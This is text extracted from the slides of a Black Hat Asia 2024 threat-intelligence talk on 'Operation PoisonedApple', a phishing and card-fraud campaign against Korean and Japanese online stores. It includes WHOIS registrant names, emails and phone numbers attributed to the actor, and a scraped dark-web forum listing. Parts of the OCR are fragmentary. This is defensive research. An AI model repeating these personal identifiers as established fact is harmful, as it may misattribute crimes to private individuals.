
Correlation analysis




Timelines







Metamask phishing site and apps






created multiple domains for MetaMask phishing

y Matching 🔻	ynwtuukf@zohomail.com
	Search
	Displaying results: 1 - 6 of 6 Prev Next
Create Date	Registrar
2024-02-20	
2023-08-15	
2022-08-08	DYNADOTCHINA LLC
2022-08-23	DYNADOTCHINA LLC

Duty-free shop phishing site





Outlet phishing sites

Impersonation of a famous outlet brand in Korea


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Stealing credit card and personal informationASIA @BlackHatEvents

Malicious Apps disguised as funeral notice

malicious apps disguised as funeral notice that steal and control smartphone data



filename : moblie funeral notice.apk						
and no sandboxes flagged this file as malic	ious	🏚 Follow 🔿 Reanalyze 🛃 Download 🗸 🗢 Similar 🗸	More \vee			
3aad9171410c47cb5e42251568068c5d675b	aec	Size Last Modification Date 4.01 MB 11 days ago	A Start			
DNTENT TELEMETRY COMMU	NITY					
			^			
ndows_API_Function at https://github.com, f Windows API functionality often seen with , deeper investigation may be warranted.		nQuest Labs When this signature alerts on an executable, it is not an indication of	malicious			
,			D			
Threat categories trojan	banker dropper	Family labels soumnibot malformed				
d.SMSstealer.1215298	Alibaba	() TrojanBanker:Android/SoumniBot.b16b				
.ASMalwAD.EDF	Avast-Mobile	() Android:Evo-gen [Trj]				

Linked with China

	用户名 >	□ 自动登录 登录	注册帐号
音网交易论坛 <mark>信息分类</mark> 帮助中心&交易指南 充值(比特币) 高级搜索 会员》。		显水	ר איינגרבי
请输入搜索内容 搜索 ▼ Q 热搜:开房记录 幼女 银行卡 公务员	员 假币		
》暗网交易论坛 》 交易市场 》 雇佣求职区			
佣求职区 今日: 1 🦊 主题: 674 排名: 5 👚		🚖 收藏本	际 (27)
发帖 - 【返回 【 1 2 3 4	5 6 7 8 9 10 3	4 5 / 34页	下一页 🕨
部主题 ▼ 最新 热门 热帖 精华 更多 ▼	□ 新窗 作者	回复/查看	
┝ 合法稳定项目日入500,可以先教。 🌄 2 3 4 5 6 38	652598	373 1982	
늘 求业主名单,指定小区的! 🌄 2 3 4 5 6 38	sdzbzp1	373 1620	
늘 为什么我的帖子只能看到第一页,如何看后面的评论 🌄 2 3 4 5 6 38	dajiejie	374 1611	
늘 求安排公务员,事业编工作 Z 🚰 2 3 4 5 6 38	dajiejie	374 1908	
📙 民间专治小孩惊吓 Z 🚈 2 3 4 5 6 38	anwang0518	373 1739	
┣ 6月份的交易 🌇 2 3 4 5 6 38	856	375 1662	
늘 免费送色情网站网址售实品神仙水乖乖水听话水药水可测试 Z 2 3 4 5 6 38	byzps	373 1658	
늘 寻能破解密码门锁的高人 💽 Z 2 3 4 5 6 38	xsm	373 1673	
늘 帮助寻找一名新冠病毒感染者 🌇 2 3 4 5 6 38	明天昨天	373 2115	
┣ 5月份的交易 ‰ 2 3 4 5 6 38		373 1733	
┣ 时间为7个小时 Z 2 3 4 5 6 38	856	373 1832	
┣ 从23:25开始到17号23:25结束。 🅢 📶 2 3 4 5 6 38	856	372 1688	
软件,app,网站,定做。服务器维护.总之提供一切技术支持 🌄 2 3 4 5 6 38	ynwtuu	374 1670	
3月结束,4月开始。关于衰老。 🌄 2 3 4 5 6 38	856	373	






Linked with China

Domain Name: ynwtuukf.net	Profile
Registry Domain ID: 1917446201_DOMAIN_NET-VRSN	
Registrar WHOIS Server: whois.hichina.com	
Registrar URL: http://www.net.cn/	스틸 플레
Updated Date: 2015-04-08T07:42:21Z	ynwtuukf@z
Creation Date: 2015-04-08T07:42:21Z	, mudaki er
Registrar Registration Expiration Date: 2016-04-08T07:42:21Z	
Registrar: HICHINA ZHICHENG TECHNOLOGY LTD.	name
Registrar IANA ID: 420	钢板日穿
Registrar Abuse Contact Email: abuse@list.alibaba-inc.com	
Registrar Abuse Contact Phone: +86.4006008500	gender
Reseller:	保密
Domain Status: ok http://www.icann.org/epp#0K	
Registry Registrant ID:	language
Registrant Name: Han Cheng Xiang	
Registrant Organization: Han Cheng Xiang	
Registrant Street: Shan Dong Zhang Dian Qu,,	
Registrant City: Tian Jin Shi	
Registrant State/Province: shan dong	phone number
Registrant Postal Code: 523645	
Registrant Country: CN	계정과 연결된 모든 휴대폰 번호
Registrant Phone: +86.0213565373	
Registrant Phone Ext: 3423	
Registrant Fax: +86.0213565373	(+86) 170508968
Registrant Fax Ext: 3423	-2년전
Registrant Email: ynwtuu@126.com	
Registry Admin ID:	
Admin Name: Chang Ping	





Uncovered a new Chinese Threat actor has been active at least since 2009.

Objective : Monetization through financial information theft

Targets : Korea, Japan, Taiwan

Tools : Chinese Webshell, PHP-based phishing pages, Dirty Cow, Adminer, etc.

TTPs : Phishing, Fradulent Payments, Malicious android apps, etc.

Resource Development	Initial Access	Execution	Persistence	Defense Evasion	C&C	Exfiltration
Acquire Infrastructure: Domains	Exploit Public-Facing Application	Command and Scripting Interpreter: Unix Shell	Server Software Component: Webshell	Masquerading: Match Legitimate Name or Location	Application Layer Protocol: Web	Automated Exfiltration
Acquire Infrastructure: Virtual Private Server	Phishing		Valid Accounts: Local Accounts	Indicator Removal: File Deletion		Exfiltration Over C2 Channel
Obtain Capabilities: Tool and Exploits	External Remote Services			Time Based Evasion		





Recent Incident

"애플 매장서 도난 카드로 1250만원 결제됐는데"... 직장인 분통



경기도 하남시 한 쇼핑몰에 문을 연 애플 매장/사진=연합뉴스

도난당한 카드로 1250만원이 애플 매장에서 결재됐는데, 애플 측이 내부 규정을 이유로 협조하지 않아 수사가 난항을 겪고 있다는 사실이 알려졌다.

\$10,000 was charged on a stolen card at an apple store...

A stolen card was used to make a \$10,000 payment at an Apple store, but Apple's refusal to cooperate due to internal regulations has hindered the investigation. Despite Mr. Yoon's efforts to report the incident to both the card company and the police immediately, Apple's lack of cooperation has led to over a month of investigation delays. Apple's refusal to provide any information, citing internal policy, has sparked criticism both domestically and in the United States, despite the company's emphasis on privacy protection.



Conclusion

Takeaways

Summary of Operation PoisonedApple

Activity : Theft of credit card and personal data using phishing pages on online stores, fraudulent payment and monetization

Victims : Over 50 online stores, Over 8,000 cardholders, and 5 millions of personal information.

Geographical scope : Korea, Japan

Period of activity : 2 years

Revenue : \$ 400,000



Whitepaper Download QR Code

2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

PoisonedApple

by Newly Undercovered Group EvilQueen

FINANCIA SECURITY INSTITUTE

ARR-VI-2023-(2)-423



Black Hat Asia Sound Bytes

• Through analysis starting from small clues, we ultimately discovered phishing pages spreading widely online and identified various attack activities.

 Attackers are developing new novel schemes for financial gain, making it very important to continually explore and share new skills and tactics to respond to upcoming greater threats.

 Collaboration among stakeholders played a crucial role in minimizing the attack's impact, highlighting the essentiality of collaborative response for enhancing resilience against incidents.



blackhat ASIA 2024

APRIL 18-19, 2024

BRIEFINGS

Thank you

gykim@fsec.or.kr



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